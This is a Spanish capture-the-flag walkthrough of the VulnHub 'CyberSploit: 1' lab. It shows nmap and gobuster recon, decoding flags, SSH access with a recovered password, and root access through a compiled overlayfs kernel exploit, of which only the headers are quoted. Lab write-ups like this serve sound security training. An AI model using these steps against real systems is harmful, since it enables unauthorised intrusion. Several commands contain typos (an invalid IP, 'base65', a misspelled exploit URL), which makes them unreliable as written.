Cybersploit

Lo primero de todo es bajarnos la iso de vulnHub https://www.vulnhub.com/entry/cybersploit-1,506/ y ver si es compatible con virtualbox , que es donde yo tengo mi laboratorio .
Hoy vamos a resolver otro desafío boot root llamado "CyberSploit: 1". Está disponible en Vuln Hub para pruebas de penetración. Este es un laboratorio de nivel fácil. El crédito para realizar este laboratorio es para cybersploit1 . Comencemos y aprendamos cómo descomponerlo con éxito.
Nivel: Fácil

Índice

Herramientas

Reconocimiento

- Reddescubrimiento
- Nmapa

Enumeración

- Gobuster

explotando

- Criptografía básica
- ciberchef


Escalada de privilegios

- 'Superposiciones' de escalada de privilegios locales
- Captura la bandera

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :
El primer paso es saber la ip de la máquina vulnerable :


Sacar la ip de nuestra máquina atacante

Primero hacemos un **ip a** para saber la ip de nuestro kali




Sacar la ip de nuestra máquina Vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable




Saber que puertos se encuentran abiertos

Ahora vamos a ver los puertos que tiene abierto esta máquina : con el comando **nmap –sV -sC -p- 192.168.10.190**




Explotación de los puertos abiertos

Ahora por lo que hemos podido ver en los puertos abiertos hay un servicio web levantado , por lo que podemos ir a internet a ver que podemos encontrar .



Ahora para ver un poco más podemos meternos en su html a ver qué encontramos :




Hemos encontrado el nombre de usuario .

Explotación de vulnerabilidades


Ahora vamos a usar la herramienta **Gobuster** para ver si podemos sacar la clave

```
┌──(root㉿kali)-[/home/coquina]
└─# gobuster dir -u http://192.168.56.113 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

Ahora nos saca importante un archivo



Ahora vamos a empezar con la explotación , ya que hemos encontrado la debilidad .Ya que hemos encontrado un txt que puede ser muy útil por lo que vamos a intentar abrir ese archivo txt para ver que podemos encontrar en us interior .
Ejecutamos el comando : **curl -s http://192.268.56.113/robots.txt |base65 -d encontramos nuestra primera bandera**



Escalada de privilegios


Ahora con ssh vamos ha hacer una conexión para acceder a ese usuario (itsskv), la clave sería la que hemos sacado antes en la bandera 1
cybersploit{youtube.com/c/cybersploit}

```
┌──(root㉿kali)-[/home/coquina]
└─# ssh itsskv@192.168.56.113
itsskv@192.168.56.113's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sat Jun 27 10:14:39 2020 from cybersploit.local
itsskv@cybersploit-CTF:~$
```

Ya estaríamos dentro del usuario itsskv , ahora vamos a poner **cat /home/itsskv/flag2.txt** para ver que encontramos en la bandera dos

```
itsskv@cybersploit-CTF:~$ cat /home/itsskv/flag2.txt
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 0110
1011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010
 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 011
10000 01101100 01101111 01101001 01110100 01111011 01101000 01110100 0111010
0 01110000 01110011 00111010 01110100 00101110 01101101 01100101 00101111 01
100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 011011
11 01101001 01110100 00110001 01111101
itsskv@cybersploit-CTF:~$
```

Ahora para descifrar este código nos vamos a ir a nuestro navegador y baso a usar la herramienta , yo he usado una cualquiera de internet , y al convertirlo me aparece



```
good work !
flag2: cybersploit{https:t.me/cybersploit1}
```

Ya tenemos la segunda **banderaaaaaaaaaa**

Ahora vamos a verlo:
Primer hacemos uname - a

```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1
3:50:54 UTC 2014 i686 i686 i386 GNU/Linux
```


Ahora nos vamos a instalar un programa :

```
itsskv@cybersploit-CTF:~$ vim overlayfs
The program 'vim' can be found in the following packages:
 * vim
 * vim-gnome
 * vim-tiny
 * vim-athena
 * vim-gtk
 * vim-nox
Ask your administrator to install one of them
itsskv@cybersploit-CTF:~$ nano overlayfs.c
```

Y hacemos un nano porque vamos a pegar este código dentro :
https://www.rxploit-db.com/exploits/37292
Nos aparece : un html el cual copiaremos desde

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sched.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/mount.h>
#include <sys/types.h>
#include <signal.h>
#include <fcntl.h>
#include <string.h>
```

hasta el final y lo pegamos en el archivo : nano overlayfs.s



Lo guardamos con controlO y salimos con controlX

Ahora lo activamos

```
itsskv@cybersploit-CTF:~$ gcc overlayfs.c -o overlayfs
itsskv@cybersploit-CTF:~$ ./overlayfs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
```

Y como vemos ya somos root

```
# cat /root/finalflag.txt
```

Ya tenemos nuestra banderaaaaaaaaaaaaaaaaa